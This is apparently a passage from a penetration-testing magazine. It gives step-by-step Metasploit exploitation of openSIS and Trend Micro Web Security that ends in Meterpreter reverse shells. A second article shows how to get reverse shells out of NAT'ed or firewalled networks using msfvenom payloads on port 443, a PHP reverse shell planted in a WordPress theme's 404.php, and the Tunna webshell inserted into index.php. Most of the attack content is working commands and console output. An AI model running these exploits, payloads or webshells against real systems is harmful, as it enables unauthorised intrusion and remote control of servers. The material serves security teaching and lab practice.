  VHOST     /               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.36.132  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   openSIS <= 7.4
```

Set all the required options and check if the target is vulnerable or not.

```

msf5 exploit(unix/webapp/opensis_chain_exec) > set rhosts 192.168.36.148
rhosts => 192.168.36.148
msf5 exploit(unix/webapp/opensis_chain_exec) > set targeturi /opensis/
targeturi => /opensis/
msf5 exploit(unix/webapp/opensis_chain_exec) > check

[*] Retrieving session cookie
[*] Injecting malicious SQL into session variable
[*] Calling ForExport.php to set $_SESSION['_REQUEST_vars']
[*] Executing PHP code by calling Bottom.php
[+] 192.168.36.148:80 - The target is vulnerable.
msf5 exploit(unix/webapp/opensis_chain_exec) > █

```

Execute the module.

```

msf5 exploit(unix/webapp/opensis_chain_exec) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Retrieving session cookie
[*] Injecting malicious SQL into session variable
[*] Calling ForExport.php to set $_SESSION['_REQUEST_vars']
[*] Executing PHP code by calling Bottom.php
[*] Sending stage (38288 bytes) to 192.168.36.148
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.148:36226) at 2020-09-17 04:35:43 -0400

meterpreter > sysinfo
Computer      : ubuntu
OS            : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018
x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter > █

```

This should give us a meterpreter session on the target system as shown in the above image.

[Trend Micro WebSecurity RCE Module](#)

TARGET: Trend Micro Web Security < 6.5 SP2 Patch 4 (Build 9401) TYPE : Remote
TYPE : Remote

Trend Micro Web security is an appliance which doesn't need any explanation. It protects from threats. However, the above mentioned versions of this software have multiple vulnerabilities that enable unauthenticated attackers to perform remote code execution on the target with the privileges of a root user.

```

msf5 > search trendmicro_websecurity

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check
Description
-  ----                                     -
-----

0  exploit/linux/http/trendmicro_websecurity_exec  2020-06-10      excellent Yes
Trend Micro Web Security (Virtual Appliance) Remote Code Execution

msf5 > █

```

One of the specific vulnerability exists within the `LogSettingHandler` class of administrator interface software. While parsing the `mount_device` parameter, the process does not properly validate a user supplied string before using it to execute a system call. However, this requires authentication. Another vulnerability exists within the proxy service, which listens on port 8080 by default. Unauthenticated attackers can exploit this vulnerability to communicate with internal services in the product.

The last vulnerability exists within the Apache Solr application, which is installed within the product. In this, while parsing the `file` parameter, the process does not properly validate a user-supplied path prior to using it in file operations. An attacker can exploit this vulnerability to expose information in the context of the `IWSS` user.

This was tested on Trend Micro Web Security 6.5 SP2 1548. The download information of the vulnerable software is given in our Github repository. Load the exploit module as shown below.

```
msf5 > use exploit/linux/http/trendmicro_websecurity_exec
[*] Using configured payload python/meterpreter/reverse_tcp
msf5 exploit(linux/http/trendmicro_websecurity_exec) > show options

Module options (exploit/linux/http/trendmicro_websecurity_exec):

  Name          Current Setting  Required  Description
  ----          -
  PROXY_PORT    8080             yes       Port number of Trend Micro Web Filter Proxy service
  Proxies       no               A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS        yes              The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         8443             yes       The target port (TCP)
  SSL           true             no        Negotiate SSL/TLS for outgoing connections
  VHOST         no               HTTP server virtual host

Payload options (python/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  LHOST         yes              The listen address (an interface may be specified)
  LPORT         4444             yes       The listen port
```

Set all the required options and check if the target is vulnerable or not.


```
msf5 exploit(linux/http/trendmicro_websecurity_exec) > set rhosts 172.28.128.21
rhosts => 172.28.128.21
msf5 exploit(linux/http/trendmicro_websecurity_exec) > check

[*] Trying to extract session ID by exploiting reverse proxy service
[-] System is vulnerable, however a user session was not detected and is therefore unexploitable. Retry after a user logs in.
[+] 172.28.128.21:8443 - The target is vulnerable.
msf5 exploit(linux/http/trendmicro_websecurity_exec) > run

[*] Started reverse TCP handler on 172.28.128.17:4444
[*] Trying to extract session ID by exploiting reverse proxy service
[-] System is vulnerable, however a user session was not detected and is therefore unexploitable. Retry after a user logs in.
[-] Exploit failed [unreachable]: NoMethodError undefined method `empty?' for 0:Integer
[*] Exploit completed, but no session was created.
msf5 exploit(linux/http/trendmicro_websecurity_exec) > █
```

The target is vulnerable but the exploit did not find any user session. User session will only

be available if a user logs into the Trend Micro Web security.



Check once again.

```
msf5 exploit(linux/http/trendmicro_websecurity_exec) > set rhosts 172.28.128.21
rhosts => 172.28.128.21
msf5 exploit(linux/http/trendmicro_websecurity_exec) > check

[*] Trying to extract session ID by exploiting reverse proxy service
[+] Extracted number of JSESSIONID: 1
[*] Testing JSESSIONID #0 : C21EBF2AB4240F3A9A56048723D0032C
[+] Awesome!!! JSESSIONID #0 is active.
[+] 172.28.128.21:8443 - The target is vulnerable.
msf5 exploit(linux/http/trendmicro_websecurity_exec) > █
```

Execute the module now.

```
msf5 exploit(linux/http/trendmicro_websecurity_exec) > run

[*] Started reverse TCP handler on 172.28.128.17:4444
[*] Trying to extract session ID by exploiting reverse proxy service
[+] Extracted number of JSESSIONID: 1
[*] Testing JSESSIONID #0 : C21EBF2AB4240F3A9A56048723D0032C
[+] Awesome!!! JSESSIONID #0 is active.
[*] Exploiting command injection vulnerability
[*] Sending stage (53755 bytes) to 172.28.128.21
[*] Meterpreter session 1 opened (172.28.128.17:4444 → 172.28.128.21:56624) at 2020-09-13 04:34:13 -0400
```

This should give us a meterpreter session on the target system as shown in the above image.

All your doubts, queries and questions related to ethical hacking and penetration testing can be mailed to

editor@hackercoolmagazine.com

or you can get to us at our Facebook Page

[Hackercool Magazine](#)

or

tweet us at [@hackercoolmagz](#)

Cont'd Real World Hacking Scenario : Router Misconfiguration (July2020 Issue)

REVERSE SHELL FROM NAT'ed & FIREWALLED N/Ws

Our readers have seen numerous examples of a reverse shell in our Magazine. The best example of a reverse shell is php-reverse-shell we have used so many times in the CTF's and Real World Hacking Scenarios in our magazine. While a reverse shell is a shell in which the connection is initiated from the target system towards attacker system, there is another type of shell called bind shell in which the connection is initiated from the attacker system to the target system.

Although both these shells are used in penetration testing, reverse shells are preferred more than bind shells as normally administrators block incoming connections into the network. The outgoing ports are blocked rarely.

In the Real World Hacking Scenario of July2020 Issue, we have seen Hackercool hacking into a web server present beyond a NAT network. The reverse shell failed to work here. Our readers have learnt about NAT and different types of NAT networks in our May 2020 Issue. The normal reverse shell works when both the systems are on the same network. However, when the system is behind NAT or firewall, the normal operation doesn't work.

The screenshot shows a WordPress theme editor interface. The main content area displays the code for the '404 Template (404.php)' file. The code is a PHP reverse shell script with the following content:

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only. Users take full responsibility
6 // for any actions performed using this tool. The author accepts no liability
7 // for damage caused by this tool. If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
19 // GNU General Public License for more details.
20 //
```

The screenshot shows a web browser window with the address bar containing the URL `192.168.36.154/wp-content/themes/tsumugi/404.php`. A red arrow points to the URL bar.

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
```

Here, the reverse shell fails either because outgoing connections on port 1234 (the port on which php-reverse-shell operates by default) are blocked from the network or target is behind NAT and unable to find the attacker system.

In Real world networks, the target systems are behind NAT or protected by a firewall. In the present article, we will see how to grab a reverse shell when the target is behind NAT or a firewall.

In many typical real world networks, the target system is behind NAT and only two ports are opened at the gateway firewall. Ports 80 and 443. You might have already guessed why these ports are kept open? So that the computers behind gateway can access internet. So one way of getting a reverse shell from a system beyond NAT and firewall is to configure a reverse shell to use port either 80 or 443. Let's see how to do this with Metasploit. First we create a php payload with msfvenom as shown below.

```
kali@kali:~$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.36.132 LPORT=443 > hchttps.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 30689 bytes
```

```
File Edit Search Options Help
/*<?php /**/ if (!isset($GLOBALS['channels'])) { $GLOBALS['channels'] = array(); } if (!isset($GLOBALS['channel_process_map'])) { $GL
```

Then we will either upload this shell onto the target website or copy the code of the shell to the target website depending on the type of access we have.

Then, we start the metasploit listener.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (php/meterpreter_reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set the same payload and listening port as we have configured in the payload. Note we set the port as 443, the HTTPS port.

```
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:443
```

Once we go to the link of the web shell, we successfully have a meterpreter session on the target.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:443
[*] Meterpreter session 1 opened (192.168.36.132:443 -> 192.168.36.154:64131) at 2020-09-21 01:44:22 -0400

meterpreter > sysinfo
Computer      : debian
OS            : Linux debian 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64
Meterpreter   : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter >
```

However, this is not the only way to obtain a reverse shell from NATed and firewalled environments. Let's see another method using a tool called Tunna. Tunna is a set of tools which wrap any TCP communication over HTTP. Since many firewalled networks allow HTTP, this tool bypasses those restrictions and sends the traffic through the HTTP port. Let us show you how to use this tool to bypass restricted networks and get a shell. Tunna can be cloned from Github as shown below.


```
kali@kali:~$ git clone https://github.com/SECFORCE/Tunna
Cloning into 'Tunna' ...
remote: Enumerating objects: 160, done.
remote: Total 160 (delta 0), reused 0 (delta 0), pack-reused 160
Receiving objects: 100% (160/160), 8.92 MiB | 2.93 MiB/s, done.
Resolving deltas: 100% (89/89), done.
kali@kali:~$ ls
40611.c  Desktop  Documents  hash.txt  PE-Linux  routersploit  Tunna
40839.c  dirty    Downloads  Music     Pictures  shell_132_4466.exe  Videos
47412.py dirtycow  gs_list.txt  pass7.txt  Public    Templates
kali@kali:~$
```

Once the clone is successful, navigate into the directory of Tunna and inside that directory move into another directory "webshells".

```
kali@kali:~/Tunna$ ls
bin      lib      README.md  settings.pyc  webshells
Diagram  proxy.py  settings.py  webserver.py
kali@kali:~/Tunna$ cd webshells
kali@kali:~/Tunna/webshells$ ls
conn.aspx  conn.jsp  conn.php
kali@kali:~/Tunna/webshells$
```

In the "webshells" directory, you will find three webshells with the name of "conn". These three webshells are active server page(asp), javacript(jsp) and php format. It needs not to be ex

-plained that asp format is used to upload to a Microsoft IIS server and similarly. Since ours is a php target, we will upload the PHP web shell to the target (index.php).



tsumugi: Main Index Template (index.php) Select theme to edit: tsumugi Select

Selected file content:

```
161 */
162
163 if (isset($_SESSION['file'])){
164     $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
165     //Get Random Port
166     socket_bind($socket, 'localhost', 0);
167     socket_getsockname($socket, $ip, $port);
168     socket_close($socket);
169     //Execute
170     if (strstr(PHP_OS, "linux")){
171         exec("chmod +x " . $_SESSION['file']); //if linux: need to make it an executable first
172     }
173     //start process & save pid
174     //popen("start /B ". $_SESSION['file'], "r"); //Execute in windows
175     $proc=proc_open($_SESSION['file']." ".$port,array(),$foo);
176     $pid=proc_get_status($proc);
177     $_SESSION['pid']=$pid['pid'];
178     echo "[Server] Run " . $pid['pid'];
179     sleep(2);
180 }
181 //connect
182
```

Documentation: Function Name... Look Up

File edited successfully.

